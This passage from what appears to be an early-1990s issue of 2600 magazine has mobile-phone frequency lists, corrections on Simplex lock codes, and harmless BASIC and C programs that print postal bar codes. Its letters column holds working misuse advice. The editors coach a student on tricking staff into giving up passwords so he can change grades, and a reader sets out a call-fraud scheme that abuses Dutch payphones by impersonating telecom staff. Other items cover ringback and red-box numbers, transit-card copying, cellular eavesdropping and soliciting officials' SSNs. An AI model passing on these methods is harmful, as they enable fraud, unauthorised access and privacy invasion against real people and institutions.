New Orleans: 152. (510, 630, 690, 810)

New York City: 152. (510, 570, 630, 690, 720, 780), 454. (375, 450, 525, 550, 625, 650)

Oklahoma City: 152. (510, 540, 630, 660, 720, 750, 580, 810), 454. (375, 400, 425, 475, 500, 600, 650)

Philadelphia: 152. (510, 540, 630, 690, 750, 810), 454. (400, 425, 475, 500, 550, 575, 600, 650)

Phoenix: 152. (540, 570, 600, 630, 660, 720, 750, 780, 810)

Pittsburgh: 152. (510, 630, 690, 750), 454. (375, 400, 425, 475)

St. Louis: 152. (510, 570, 630, 660, 690, 750), 454. (375, 400, 425, 450, 550)

Salt Lake City: 152. (510, 570, 630, 690, 750, 810)

San Diego: 152. (510, 570, 630, 690, 810), 454.550

San Francisco: 152. (510, 540, 630), 454.550

Seattle: 152. (510, 540, 630, 660, 690), 454. (375, 450, 500)

Washington: 152. (510, 600, 630, 690, 720, 750, 780, 810), 454. (375, 425, 475, 525, 550, 575, 625, 650)

There are some other frequencies that don't fall under the normal 152 or 454 MHz band. Some can be found in the 35 MHz band and, from what I've seen and heard, they aren't used much. This is either good or bad. It's good because it's almost always free of use, but bad for the same reason. In order to hide among the masses, it might be better to stick to the 152 or 454 band. I haven't had the opportunity to build these phones or test them, but as food for thought and creative processes, I hope I've whetted some appetites. And, if any of what I've proposed pans out, write and tell us, schematics and all. Knowledge is power. Even if you have no intention of building the mobile phone and using the frequencies listed above, they are always fun to give a listen to. One time I caught a prominent real estate mogul who is in financial dire straits (I can't say who; besides, Donald would never forgive me) call one woman and say he was working late and wouldn't be home for quite a while. He then called another woman and told her he'd be over at 6:30. Who knows what you'll hear?

One final note: if you like what you hear, you might want to pick up the police/fire radio frequency book for your state while you're in Radio Shack for your tone dialer. Keep an eye on Big Brother. Hell, they're probably keeping an eye on you! Happy hunting!

BY PUTTING THESE SIGNS ON TELEPHONE POLES, THE PEOPLE BEHIND THIS SCAM STAND A GOOD CHANCE OF SNAGGING A FEW UNSUSPECTING CLODS WHO CAN'T READ THE FINE PRINT AS THEY DRIVE BY.

Simplex Update and Corrections

Four superfluous codes were printed in the list of possible Simplex lock combinations on page 12 of the Autumn 1991 issue. The codes (51), (52), (53), and (54) are unnecessary because they are already included in the list under a different guise. The code (51), for instance, is the same as (15) because the pushbuttons are pressed together. Subsequently, this brings the total number of possible combinations down from 1085 to 1081.

An error was also made on page 45 regarding the total number of Group D combinations. The number should be 541, not 451.

We decided to follow our own advice on page 11 and record the Simplex codes onto cassette. Using speech synthesis software on an Amiga 2000, we programmed the machine to do all the dirty work. The speaking rate of the voice as well as the pauses between the codes were carefully adjusted so that the approximate running time is 75 minutes. In the time that it takes you to listen to this cassette, you could be in any Simplex lock.

If you'd like to see just how easy it really is, send us $7.50 and we'll send you a cassette with all of the codes! The address is 2600, PO Box 752, Middle Island, NY 11953.

USPS Hacking Corrections

The correct POSTNET for 11953-0752, our zip code.

As many of you wrote to tell us, the graphic POSTNET examples that appear on pages 32 and 36 are incorrect.

To prevent this heinous error from ever occurring again, we now use one of two programs to print POSTNET's. One program is in BASIC while the other is in C. Both ask for a five or nine digit ZIP code as input and then print an equivalent POSTNET. Both are printed in this issue.

A final correction: FIM's are not necessarily "six-line bar codes" as claimed on pages 32-33. They can have anywhere from five to seven bars depending on the type.

POSTNET PROGRAMS

BASIC VERSION

```
1 ' Jiffy-Ya Zipcoder Program by Marshall Plann
10 WIDTH "lpt1:",255
20 K2 = 6 ' Thickness of the stripes
30 K1 = 5 ' Thickness of the gaps
40 SUM = 0
50 PRINT "Enter Zip Code : ";
60 INPUT A$ : L = LEN(A$)
70 ' Initialize Printer and print first long bar
80 GOSUB 250 : GOSUB 370
90 ' process each digit
100 FOR I = 1 TO L : Z$ = MID$(A$,I,1) : GOSUB 190 :
    NEXT I
110 ' calculate and print check sum
120 IF (SUM < 10) GOTO 130 ELSE SUM = SUM -10 :
    GOTO 120
130 IF NOT (SUM = 0) THEN SUM = 10 - SUM
140 Z$ = CHR$(SUM + ASC("0")) : GOSUB 190
150 ' print last long bar
160 GOSUB 370
170 LPRINT : LPRINT
180 END
190 IF (Z$ = "0") THEN GOSUB 570
200 IF (Z$ = "-") THEN RETURN      ' Ignore dashes (-)
210 DIGIT = ASC(Z$) - ASC("0") : SUM = SUM + DIGIT
220 ' Case Statement for each digit 1-9
230 ON DIGIT GOSUB
    390,410,430,450,470,490,510,530,550
240 RETURN
250 ' Initialize the printer for the correct number of
    bytes
260 OPEN "lpt1:" AS #1
270 N = 5*(K1+K2)              ' Set width of a digit in
    dots
280 RETURN
290 ' Print a long Bar then a space
300 FOR J = 1 TO K1 : PRINT #1, CHR$(255); : NEXT J
310 FOR J = 1 TO K2 : PRINT #1, CHR$(0); : NEXT J :
    RETURN
320 ' Print a Short Bar then a space
330 FOR J = 1 TO K1 : PRINT #1, CHR$(7); : NEXT J
340 FOR J = 1 TO K2 : PRINT #1, CHR$(0); : NEXT J :
    RETURN
350 ' TELL PRINTER TO RECEIVE ENOUGHT BYTES
    FOR A DIGIT
360 PRINT #1, CHR$(27)+"Z"+CHR$(N)+CHR$(0);:
    RETURN
370 ' PRINT A IONG ALONE
380 PRINT #1, CHR$(27)+"Z"+CHR$(K1+K2)+CHR$(0); :
    GOSUB 290 : RETURN
390 ' PRINT A 1
400 GOSUB 350:GOSUB 320:GOSUB 320: GOSUB 320
    : GOSUB 290 : GOSUB 290 : RETURN
410 ' PRINT A 2
420 GOSUB 350:GOSUB 320 : GOSUB 320 : GOSUB
    290 : GOSUB 320 : GOSUB 290 : RETURN
430 ' PRINT A 3
440 GOSUB 350:GOSUB 320 : GOSUB 320 : GOSUB
    290 : GOSUB 290 : GOSUB 320 : RETURN
450 ' PRINT A 4
460 GOSUB 350:GOSUB 320 : GOSUB 290 : GOSUB
    320 : GOSUB 320 : GOSUB 290 : RETURN
470 ' PRINT A 5
480 GOSUB 350:GOSUB 320 : GOSUB 290 : GOSUB
    320 : GOSUB 290 : GOSUB 320 : RETURN
490 ' PRINT A 6
500 GOSUB 350:GOSUB 320 : GOSUB 290 : GOSUB
    290 : GOSUB 320 : GOSUB 320 : RETURN
510 ' PRINT A 7
520 GOSUB 350:GOSUB 290 : GOSUB 320 : GOSUB
    320 : GOSUB 320 : GOSUB 290 : RETURN
530 ' PRINT A 8
540 GOSUB 350:GOSUB 290 : GOSUB 320 : GOSUB
    320 : GOSUB 290 : GOSUB 320 : RETURN
550 ' PRINT A 9
560 GOSUB 350:GOSUB 290 : GOSUB 320 : GOSUB
    290 : GOSUB 320 : GOSUB 320 : RETURN
570 ' PRINT A 0
580 GOSUB 350:GOSUB 290 : GOSUB 290 : GOSUB
    320 : GOSUB 320 : GOSUB 320 : RETURN
```

C VERSION

```
/* zipbar.c for surf-mail */
/* by Marshall Plann      */
/* compiled fine in TC++  */
/* 12/91                  */

#include <stdio.h>
#include <string.h>
#include <fcntl.h>
#include <ctype.h>

#define PRINTER_PORT    "lpt1"
#define ESC             27
#define LONG            255
#define SHORT           7
#define SPACE           0
#define K1              7       /* width of a space
*/
#define K2              4       /* width of a bar
*/

void write_bars();
void bar_code();
int  code_digit();

unsigned char digit_bits[] =
{24,3,5,6,9,10,12,17,18,20};

main(argc,argv)
int argc;
char *argv[];
{
        int printer;        /* file to write to */
        char string[256];

        /* first parameter is the zip code or
else exit */
        if (argc < 2) {
                printf("Usage: %s
zipcode\n",argv[0]);
                exit(-1);
        }
```

```
        /* open the printer port */
        if ((printer = open(PRINTER_PORT,
O_WRONLY)) == -1) {
                printf("Error opening
%s\n",PRINTER_PORT);
                exit(1);
        }
        strcpy(string,argv[1]);

        bar_code(printer,string);   /* print the
bar code */
        write(printer,"\n",1);      /* print a new
line   */

        close(printer);
        return 0;
    }

    void
    bar_code(printer,str)
    int printer;
    char str[];
    {
        char out_str[256];
        int i;
        int digit;
        int count=0;
        int sum = 0;
        int len = strlen(str);
        /* add leading bar */
        count += code_end(&(out_str[count]));
        /* go through the string and
          create codes for digits */
        for(i=0; i < len; i++){
          if (isdigit(str[i])) { /* character is a
digit */
            digit = str[i]-'0';
            sum += digit;      /* accumulate for
checksum */
            if (count > 128) {  /* dump every
128 bytes or so
                                to the printer */
              out_str[count++]='\0';
              write_bars(printer,out_str,count);
              count = 0;
              } /* end if */
                        /* code the next digit */
            count +=
code_digit(digit,&(out_str[count]));
            } /* end if */
        } /* end for */

        /* generate the checksum */
        if (sum > 0){
            count += code_digit( ( 10-(sum %
10) ) % 10,
                        &(out_str[count]));
            }
        /* add trailing bar */
        count += code_end(&(out_str[count]));
        out_str[count++]='\0';
        write_bars(printer,out_str,count);
    }

    void
    write_bars(printer,str,count)
    int  printer;
    char str[];
    int  count;
    {
        char out_str[64];
        int num = 0;
        out_str[num++] = ESC;
        out_str[num++] = 'Z';
        out_str[num++] = count;
        out_str[num++] = 0;
        out_str[num] = '\0';
        write(printer,out_str,num); /* prepare
printer for data */
        write(printer,str,count);  /* write data
to printer   */
    }


    int
    code_digit(digit,str)
    int digit;
    char str[];
    {
        int i, j, k;
        for(i = 4, k = 0; i >= 0; i--){
            /*
            use digit_bits as a template
            for the bar codes.
            If a bit is on then add a long bar.
            add a short bar otherwise.
            */
            if ((digit_bits[digit] >> i) & 1){
                for (j=0; j <K2;str[k++] =
LONG,j++);
            } else {
                for (j=0; j <K2;str[k++] =
SHORT,j++);
                }
            for (j=0; j <K1;str[k++] =
SPACE,j++);
        }
        return k;     /* number of bytes added
*/
    }
    /* adds beginning or trailing bar */
    int
    code_end(str)
    char str[];
    {
        int j, k = 0;
        for (j=0; j<K2;str[k++] = LONG, j++);
        for (j=0; j<K1;str[k++] = SPACE, j++);
        return k;     /* number of bytes added */
    }
```

The Letter Bag

Governmental Nonsense

Dear *2600:*

I've enclosed a piece of one of those junkmail things that my congressman sends out (at the taxpayers' expense of course). It's entitled "Pentagon Provides Job Information Hotline" and says the following: "The Defense Department has developed a telephone hotline to help employees who might lose jobs due to budget cuts and base closures. Those seeking employment are able to put resumes into a computer data bank that prospective employers can telephone to find workers with specific skills and experience. Applicants may call 1-900-990-9200 to register. There is a charge of approximately 40 cents per call. Interested employers can also use this number to obtain basic information about prospective workers."

It looks like the Defense Department is really bending over backward to help their laid off workers. They not only charge them 40 cents to get their resumes online, they also make sure that the service will be totally worthless by charging employers to look at the resumes.

Is this the Pentagon equivalent of a bake sale? Do they need another stealth bomber? What's next, reverse severance pay, where they dock your last paycheck for the privilege of being laid off? Now we see why the civil service is full of lazy idiots. Nobody that has any sense will work for them.

AB
Sacramento, CA

Various Bits of Info

Dear *2600:*

I came across a little information liberated from a Pac Bell office in San Mateo, California. All information contained hereforth is in the 415 NPA.

Frame numbers (inside the switch) all seem to end with 0008. Some numbers for language assistance are: 811-6888 (Chinese), 408-294-0525 (Japanese), 408-248-5227 (Korean), 811-7730 (Spanish), and 408-971-8863 (Vietnamese).

Interesting numbers that also work in 415 are Coin Test at 0-959-1230 (useful for tuning red boxes, only callable from payphones) and 811-1212 which responds to DTMF tones.

Ringbacks: 260, 290, 350, 360, 530, 560, 580, 740, 850, 870, 880, 890. Dial one of these plus the last four digits of your phone number. At the second dialtone, flash. At the steady tone, hang up. For free directory assistance (707, 408, 510, 415) dial 0+AC+555-1212 (within local BOC).

I'm going to buy a new computer to run a BBS. Primarily for file transfers, text files, and messaging. Any suggestions on what kind of system? 386/486, Mac, Amiga? I'm outta touch. Coppers took my equipment a few years ago in a raid.

The Crankster Gangster
and Tweaky Bird

For what you want, a Mac or Amiga would be too distracting. In other words, they're overqualified for simply running a board or doing transfers. For that, you're best off going with something along the lines of a 386 or lower, but how powerful you get is up to you. You can probably find a decent used machine for your applications at a fraction of the cost of a new one.

Dear *2600:*

Hello there! I just wanted to tell you that I think your magazine is wonderful, and that I am going to have to subscribe to it now that our local bookstore has stopped getting it. Do you accept credit card orders? Or would you prefer a check?

By the way, I know that you collect info like this, so ANAC for (313) is 2002002002. This usually works but it seems to depend on what city you are calling from.

MG

Thanks for the info. But we don't take credit cards.

Hacking School

Dear *2600:*

I have just recently received my first issue of 2600 and enjoyed it greatly, especially the USPS Hacking section.

I am an amateur and have a few questions to ask.

I go to a private college on Long Island and was wondering if there is any possible way to hack into the computer systems in order to change data that they have recorded, i.e., grades, records, classes, credits, etc. I believe all of the major computer systems are connected throughout the school via modem but no outside calls can be made. All I require is the password to get into the computer. Recently I went into the advisor's office and saw him type all the required stuff to get to my grades, all of which except the password. Do you recommend any suggestions on how to obtain the password? Is there any way I can connect via modem to hack out the pw or will it have to be done directly in the office?

Also in your Autumn 1991 edition, I read about receiving Caller ID Decoders for free through the 800 number. You also said that you would have to give your company name and application requirements. If you make up most of this information, will they check to see if it is legit before sending the ID's? By the way, what exactly do you mean by the application requirements, and do you have to know a lot about electronics in order to "put together" the Caller ID they'll send and will they send an LED or LCD display along or will I have to purchase that?

Could you print any locations for the Simplex locks on those Federal Express storage boxes?

Thanks for your help.

MOE

There are many imaginative ways of getting passwords. Most of them involve people hacking, such as finding that special secretary who is dumb enough to practically walk a total stranger on the phone through the entire procedure. It happens all the time. Another possibility is to plant a bug of some sort and hope that at some point somebody casually mentions the password. Probably the best method is to convince them that you are calling from some kind of central organization and that they have to change their password immediately, either for testing or security purposes. As to whether or not you can connect by modem, one good way to tell is to see if they have a modem in the office. If so, does it appear to be hooked into normal phone lines? If so, use the various tricks we've described over the years to get the number. By the way, if you're planning on changing grades and the like, we should tell you that the vast majority of attempts end in failures, sometimes colossal ones.

We have no idea how extensive a check the Caller ID decoder manufacturer performs. Why don't you try and see?

You can get a location of the nearest Federal Express dropbox (with fantastically easy-to-open Simplex locks protecting them; see Autumn 1991 issue) by calling 800-238-5355 and giving them a zip code.

Modem Voyage

Dear *2600:*

I have been following your magazine for a while and find it very interesting even though my computer work mainly involves graphics and not telecommunications. I thought Emmanuel Goldstein's participation in the *Harpers Magazine* discussion was thoughtful and presented a more realistic face to the standard computer user stereotype.

I travel frequently in Asia and am curious about using a modem with my portable computer in countries such as China and Australia. What is involved in connecting to these phone systems? Will I need to purchase adapters or hardwire the modem directly to the line? I am completely unaware of where I can find this information. I contacted Southern Bell and AT&T and received the typical reactions: "You cannot do that... and *why* would you want to do that?"

CH

The best thing to do is to obtain the phone plugs when you get there. It won't be hard to wire them up. You should have no trouble using a 2400 baud modem unless you encounter C5 signalling, which is used on most long distance calls out of China, and some from Australia. In this case, you'll probably have to establish a voice connection first. Then (on the modem), the person you called would type ATD and you would type ATO to establish a connection.

Questions

Dear *2600:*

I've learned through the grapevine that there is a computer program that automatically dials via a modem in search of carrier tones of computers that can be accessed. Apparently the program, without repetition, dials telephone numbers within a designated area code, and/or with a designated prefix, and stores those telephone numbers which provided access to computer carrier tones. Do you guys know of anything like this? I would really like to get my hands on a program like that. It would save many fruitless, red-eyed hours at the screen.

LH

San Diego

Your grapevine must be rather old. But that's okay - old as the information may be, it is still valid. Wargames dialers have been around since modems were first used. Some of the programs are in Basic, some in assembler, others in C. It's different for every machine. What you have to do is find someone with a program that will work on your machine. Ask on bulletin boards or check out our classified section on page 41. By the way, it's still open to debate as to whether or not scanning is illegal. Some phone companies will take action against scanners. We feel there's no harm in scanning, since you are not harassing any one person over and over but merely going one by one through a series of numbers in much the same way the phone companies do when they want to sell one of their overpriced services.

Dear *2600:*

I want to know where I can get the following items: 1) The best "Wargames" autodialer that you know of; 2) Back issues of *Phrack* or any other similar periodical.

I don't consider myself a hacker or anything. I just want to start reading about it and start learning all I can. I just hope that you are not the type of people that couldn't give a shit about anyone who doesn't know anything about it.

I used to run a BBS about four years ago. It was pretty big, until I got shut down by someone who had friends at the phone company who didn't like me or the people who were calling my board.

I don't know what I could offer you right now. All I have access to are credit card numbers, but it doesn't sound like you are into that kind of thing.

John

Yeah, you're right about that one. Credit card numbers are incredibly easy to get. If only they were useful for something other than stealing....

See the previous letter for our speech on Wargames. As for Phrack, try anonymous ftp at eff.org or ftp.cs.widener.edu. It can also be found on bulletin boards like Salsbury Hill which can be reached at (301) 428-3268. You can subscribe to Phrack if you have a network address by following these instructions: Send mail to listserv@stormking.com leaving the subject field blank. The first line of your mail message should read SUBSCRIBE PHRACK (your name). Don't leave your address on this line. You'll get a confirmation message. You should then receive Phrack from phrack@stormking.com. If you have problems, contact server@stormking.com with

the details.

Dear *2600:*

Are you interested in receiving internal numbers of Southwestern Bell such as central office numbers?

Also, ANAC numbers: South Padre Island, Texas: 890; Port Isabel, Texas: 830.

John

Why of course we're interested! What a silly question.

Dear *2600:*

I *love* your magazine, I've built the modified tone dialer (over eight of them), and it works *great.* I'm currently building a mag card copier. There's a store called Weird Stuff Warehouse in Mountain View, CA which was selling card readers for 10 bucks! So I picked up a couple. I'd like to know a couple of things though. First, when I use the coin dropper dialer, the operator voice keeps coming on every five minutes to ask me to insert more money. This is really annoying especially when I want to use my portable computer to communicate over the phone! I've heard there's a tone that you can put on the line that allows you to get some kind of operator privileges. There was a letter in your Summer 91 mag from a guy using the tone from home in Canada who was caught. Could you please explain exactly what the procedure is for getting access to this? I can generate whatever tones are needed. I just don't know the procedure for doing it. I'd really appreciate it if you could fax the info to me, or if you have some stuff for me to buy, I'll send you money. Is it possible to fax checks?

Also, I recently bought a cellular telephone from Radio Shaft. They had a special sale on one for $199.99! I've taken it apart. It uses a standard processor and I've dumped the Eprom's, but have yet to find a disassembler for the processor. Do you have any info on how to hack these things?

As I said I'm currently assembling a mag card copier. I'm going to use it to copy BART cards. These are mass transit cards for the train system in San Francisco. I'll let you know how well it works.

E

Bay Area

Forget about faxing checks. Unless you're able to find a way of blue boxing in California and assuming you don't want to use other people's calling card codes, you're pretty much stuck with the obnoxious lady asking for money, or, in your case, little beeps. But you can deposit an awful lot of money in advance for calls within Pacific Bell, up to $100. AT&T is much more restrictive, only allowing you to go 25 to 45 cents above what they demand. (We've published all kinds of blue boxing articles in the past if you think ypu've found a way to make use of this.)

The call is out for cellular phone dissection info.

Be careful copying BART cards. We're told the mag card copier we featured was actually used to do just that.

Dear *2600:*

I feel your publication serves a valuable purpose in today's technology-oriented society. Two questions, however. Isn't what you're doing somehow illegal? If so, have the cops pressured you for information about hacking/phreaking activities?

RA

Virginia

(I'm not a cop.)

Congratulations. In answer to your first question, we publish a magazine about hacking. As long as the First Amerdment exists, we're completely within the law. A magazine called TEL in California was shut down by the phone company in the seventies for printing similar information. We believe this action was illegal and in direct contradiction of freedom of the press. Since nobody has challenged it, their action stands as if it were legal. Fortunately, we haven't yet gone down that road in New York. In answer to your second question, no.

Abuse of SSN's

Dear *2600:*

Our school uses Social Security Numbers as student identification (Tacoma Community College). I've heard that this is not a good idea and have tried to convince the Administration that random numbers should be used but they said since they're not expressly prohibited from using SSN's, there's no reason to change.

What are some of the damaging things that a person can do when he has someone else's SSN? Is there more info needed? At the least, what are some annoying things that can be done? If I had some specifics, I might change their minds.

RH

Tacoma, WA

Once you have someone's Social Security Number, you can do almost anything to them. That is hardly an exaggeration. In fact, to prove a point, why don't you ask your administrators to give you their SSN's, if they're so convinced there's no harm. Once you've got their number, you can convince almost anybody in authority (banks, credit agencies, schools, the government) that you are in fact them. Plus you can get all kinds of information about them using this number as verification. This leads to still more information and a great deal of power. We suggest you read the article in our last issue (Autumn 1991) entitled "Protecting Your SSN." Also, read the next letter for another perspective. By the way, 2600 welcomes contributions of high-ranking governmental SSN's. What's good for the goose....

Private Eye View

Dear *2600:*

I want to commend you on an excellent publication that is needed. Keep up the good work! If I

may, I'd like to comment on your role in our society and also on your article "Psychology in the Hacker World."

Although I am not technically a hacker I used to be in a similar field of endeavor. Presently I run a small company that has produced an artificial intelligence software used to handicap horseraces. It can learn what the profile of the winning horse is in a series of races and then predict how today's race will do.

For the previous five years I was a private investigator and before that I was involved in law enforcement.

From my time working with law enforcement people and then in the private investigation field I came to understand the effects that power and authority can have on people. It can be subtle and devastating. Much like your article on "Enforcers", law enforcement people can take on a religious zeal about them when dealing with laws, people, and their jobs. It seems that we forget something basic about laws. There are two types of laws for crimes that have existed for civilized man. In Latin they are called Mala In Se and Mala Prohibita crimes. Mala In Se crimes are those that any person would naturally say is wrong. Murder, rape, etc. In other words, Mala In Se crimes would be acknowledged by most humans *any time throughout history.*

Meanwhile, Mala Prohibita crimes are those that are wrong simply because we say they are. Parking in a red zone, hacking a computer system, writing bad checks, smoking marijuana, not paying your restaurant bills, etc. These crimes *would not* be considered wrong by the majority of humans that have lived throughout the history of mankind. What is interesting to me is that the "enforcers" (i.e., law enforcement people, religious people, politicians) have such a zeal in regard to Mala Prohibita crimes, and then only selectively.

Along this line I also wanted to mention a thought for you to consider. It seems that our "leaders" are at an all time low as far as personal morality and responsibility, both to their own people and to the country at large. In government we have bounced checks to the tune of $10,000 (on accounts that had been closed for a year), not paying bills, excessive waste ($180 million/year according to GAO), and spending on things that are amazing. During the Vietnam War we had Conscientious Objectors who, for various ethical, religious, or moral reasoning, could not fight in or support the war. It seems to me that we as Americans should literally be very ashamed of ourselves for supporting and allowing the governmental farce to continue. I've wondered why there has not been an uprising; perhaps it is because of the sheer size of the country and the number of people (politicians, bureaucrats, government workers, contractors, accountants, lobbyists, aides, lawyers, etc.) who are dependent on the system remaining the same. I have an idea - why don't we start a campaign (t-shirts, bumper stickers, etc.) called C.O.G. - Conscientious Objectors to Government.

One final thought in regard to hacking. As a private investigator, I spied on people in various ways. I found people who didn't want to be found and learned things about people who probably didn't want it to be known. I've enclosed a list of database companies that P.I.'s can access to gain info on you. It's always been said that if I have your full name and your date of birth or Social Security Number, I own you. There are ways in fact to affect a person's life by *the way you gather information* on them! The list deals with companies that sell public information which is quite legal. I have another list of people I could call and get anything else on someone I wanted (as long as I can pay for it). There is no security. If you have the money, you have the information.

Not too long ago you could get California DMV information for about $3.00 per name or vehicle license number. A weirdo killed a TV sitcom star on her doorstep after gaining such information from a P.I. in Arizona. Immediately the government stepped in and made DMV info classified so that P.I.'s (and the general public) could not get it. Did it work? Are you kidding, we didn't need it directly from DMV anyway. All the law did was decrease legitimate income for some of these database owners (quite a bit of income, by the way) and created an underground market. Information is big business, bigger than most know.

I'm out of the P.I. business. It is stressful and not all that glamorous, and there are ethical concerns about invading people's privacy. But I can understand the basis of hacking, i.e., curiosity... it applies to that field also.

Keep up the good work, someone has to be the watchdog in the computer area.

PW

The list of database companies appears on page 46.

Call For Info

Dear *2600:*

Together with a friend, I am writing the Cyberpunk Manifesto and will be publishing it in a volume titled "The Cyberpunk Manifesto and Related Articles: The Achievements and Goals of the Freedom of Information Movement, a Guide for Hackers, Phreaks, and Other Techno-Subversives." We are currently searching for submissions of articles by others involved in the F.I.M. to include under the related articles section, as well as what you think the manifesto should say, so that our ideas are not necessarily the only ones represented. Articles on computer security, networking and telecommunications, the Information Age, information in general, hacking, phreaking, copyright, viruses, politics, music, art, philosophy, and anything else are what we are looking for. Technical articles are good but include why as well as how. If we make enough money, or can find outside financing, we may start a new cyberpunk publication which we would want to

have articles by hackers, not just technojournalists.

If interested, write to Christian X., The Invisible Hand (I), Simon's Rock College, Great Barrington, MA 01230.

On Virus Books

Dear *2600:*

The book that CH inquired about in the Summer '91 issue is titled *Computer Viruses and Data Protection*, and the author is Ralf Burger. It is available from our good friends Loompanics Unlimited, PO Box 1197, Port Townsend, WA 98368. I won't say it's not worth the bucks ($18.95), but Burger does have some weird ideas about the concept of providing value for money: he is cutesy-coy about withholding source code that the buyers of his book - unlike the great man himself - are presumably too stupid to be entrusted with. He will *maybe* condescend to provide the withheld information if you send him extra money and agree in writing to go to jail if you modify the code, show it to anyone else, *or attempt to run it.*

No joke, folks - you pay your money and you get a program you are *forbidden to execute!* While we're critiquing you, Ralf, for nineteen bucks a pop you might want to get somebody familiar with English spelling, grammar, and syntax to proofread your translation from the German.

Much better value for the money is Mark Ludwig's *Little Black Book of Computer Viruses* ($15 from American Eagle Publications, Box 41401, Tucson, AZ 85717). Ludwig is responsible enough to warn of the dangers of his subject, but, this accomplished, then proceeds to provide *all* the information his readers could wish: historical background, detailed exposition, and well-commented source code.

Keep on hackin'
Phat Phreddy Phreak

Long Distance Trouble

Dear *2600:*

At about 01:00, Saturday, 11/17/91 I noticed some trouble with the MCI network. I tried calling MCI MAIL using their 800 number and calling from upper Manhattan. I got a New York Telephone intercept recording that "all circuits are busy now." I tried a few other times and got the same message. I then called 10222-1-700-555-4141 to check it out and got the same intercept. I then tried 10222-1-617-nnx-yyyy and got the same response. I was able to get through to the real number in 617 land with the other carriers. But the problem this illustrates is: how do you get around a blocked or defective 800 switch when you don't have an alternative "real" number for the location?

Danny
New York

You don't. Unless you can contact the long distance company that operates the 800 number and ask them for a translation. But it would probably be hard to reach them anyway if their entire network was down. One more example of technology moving backwards.

Dutch COCOT's

Dear *2600:*

In Holland quite a few companies and institutions own coinvoxes (comparable to COCOTs). Normally you're not supposed to be able to call Telecom payphones (regular ones). With coinvoxes it's simple. Just call the company and say you're a Telecom employee and tell the technical staff (if any, otherwise the operator, etc.) that you have to check the lines because there's a break in the cable and you need to have the coinvox's phone number to be able to see whether it's this line that's causing the problem.

Once that's done, take your DTMF dialer and go to the phone and have the phone forward your call by pressing *21* (your phone number) #. To use it call 06-0410, tell them to call you back (at the coinvox's number) because "you can't bill it direct because of administrative problems." They'll call you back and bill it to the coinvox's number. If you don't need to call from home, you can of course do it directly.

Note: make sure to change to another coinvox regularly (once a month) and to erase your number from the coinvox!

Jack-0
Hengelo, Holland

Cellular Eavesdropping

Dear *2600:*

I recently picked up a copy of your publication and enjoyed it alot. I have a question with regards to the 800 Mhz band. Is it possible to use an old VCR or TV with channels 73-83 NTSC standard (824-890 Mhz) to receive cellular telephone conversations for experimental purposes only? What is the address of the subscription department of *TAP*?

Matt B.
Somerset, MA

It most certainly is possible and it's done all the time. But you need a set with a UHF dial that doesn't click so you can fine tune more easily.

The last address we had for the new TAP was PO Box 20264, Louisville, KY 40250. But we haven't heard anything from them in quite some time. The old TAP stopped publishing in 1983.

COCOT Experimentation

Dear *2600:*

After reading the list of COCOT numbers in your previous issue (Autumn 1991), I decided to experiment a little more with the phones. After the "thank you" by the operator, four tones are played. I used my tone decoder and found out that there were a few different sets of tones played. The most commonly encountered set was "AB67" and two others were "AB45" and "AB23". I have not found any COCOTs which did not play one of the above three sets of tones. I have

messed around with them for a while, but I haven't come to any conclusions. If anybody knows about these tones, please write in and let us know.

Kingpin @ LoST - RL

Credit Wanted

Dear *2600:*

In your Autumn 1991 issue on page 43 you have an article entitled "More Conversion Tricks" by DC. At the beginning of the file, DC writes: "I have come across a file explaining how to make the conversion but incorporating a switch to select between the two different frequency crystals, enabling both touch tones and a red box. One thing I didn't like about the file's design is that it had wires coming out of the back of the unit to the two crystals and the switch which were all epoxied together to the back of the unit. Ugly. I managed to fit everything neatly inside the unit."

Obviously, DC has read the file I released into the net. I take offense at his remarks and attitude. First, he *bases* his article on *my* file's idea for the toggle switch conversion, *yet* he gives me *no credit*...he could have at least mentioned my name. He offers an "improvement" by putting the crystals and the switch inside the box. Then he criticizes my file's design! In my file, I *explain* that my design is *a quick hack job.* I wrote that file to enable even the *poorly coordinated* to slap together the toggle switch conversion without any difficult filing or soldering. To me, it was *more important* to get the toggle switch conversion into as many people's hands as possible. I didn't want a tricky, *slick*-looking box...I wanted something *anyone* (even people with all thumbs) could build and *use*.

I'm not really *pissed* at DC. Maybe he just forgot my name or whatever. I just feel a bit slighted, and I believe in giving people credit where credit is due.

Count Zero

POSTNET Correction

Dear *2600:*

Some rectifications and extra information regarding the USPS Hacking article (page 32 of Volume 8, Number 3).

The POSTNET on page 32 does not encode 2600's ZIP+4: 11953-0752. It consists of a combination of 21 long bars and 31 short bars (and not the usual 22 long bars and 30 short bars as stated in the third paragraph). In order for the POSTNET to encode 11953-0752, one must apply the following modifications: add short bar, position 2/52; delete short bar, position 47/53; change to long bar, position 38/52; change to short bar, position 42/52; change to long bar, position 46/52.

It is obvious that the error was due to misprint, but some of the readers might not have understood the first part of the article because of it. Have you decided to mail the sample letter printed on page 36? If so, have you received it yet?

The number, length, width, and space separating horizontal bars for business reply mail on page 33 also seem to be relatively arbitrary.

Black Fox
NYC

We did in fact make a mistake with that POSTNET. Quite a few readers caught it. Corrections and addendums appear on page 21.

On Prodigy

Dear *2600:*

I don't usually write to you with my real name and address but what the hell. I have nothing to hide. I think your latest (Autumn) issue is your best ever! Bravo! It is full of very interesting and juicy information. More importantly though, it defines the hacker spirit and ethic that has been attacked and feared by ignorant people. I've bought a number of issues to give away to friends and associates who ask me what hacking is all about and who think I'm part of some devious underground. Your magazine, along with the books *Hackers* and *Cyberpunk* are necessary reading for people wanting to learn what hacking is all about.

Now onto other things. Big Al has a letter in your latest issue about Prodigy reading private information from his machines to their own. He mentions the STAGE.DAT file as the hiding place. I have checked my own STAGE.DAT and found nothing really suspicious except for a list of subdirectory names from one of my hard drives. The list is somewhat selective and includes more Compuserve subdirectory names than anything else. Unless other data is somehow scrambled into this file, I can't find evidence of what Big Al is talking about. I'd be curious to hear more about how he found his data (encrypted, hex, ASCII, etc.) within the STAGE.DAT file. If what he has suggested is true, then it should be made widely known. It seems to me that Prodigy may even be violating the law by stealing private information. Sure, the super of my building has the keys to my apartment, but if I ever found him rummaging through my closets, I'd call the police. That is, after beating the crap out of him!

After giving all of this some thought, I think we should be very careful about trusting online services with our computers. It is obviously very easy for them to read our files, copy information, and use that information without us ever knowing it. I'm used to Prodigy and Compuserve spinning my hard drive when I'm online. I never stopped to think about what they might be doing until now....

Lawrence
New York

Dear *2600:*

Unfortunately, in his letter on Prodigy in the Autumn 1991 issue, Big Al proves nothing other than his ignorance of how MS-DOS allocates disk space to files. That disk space was once used for a file in subdirectory A, which was deleted and has no bearing whatsoever on whether that disk space can later be

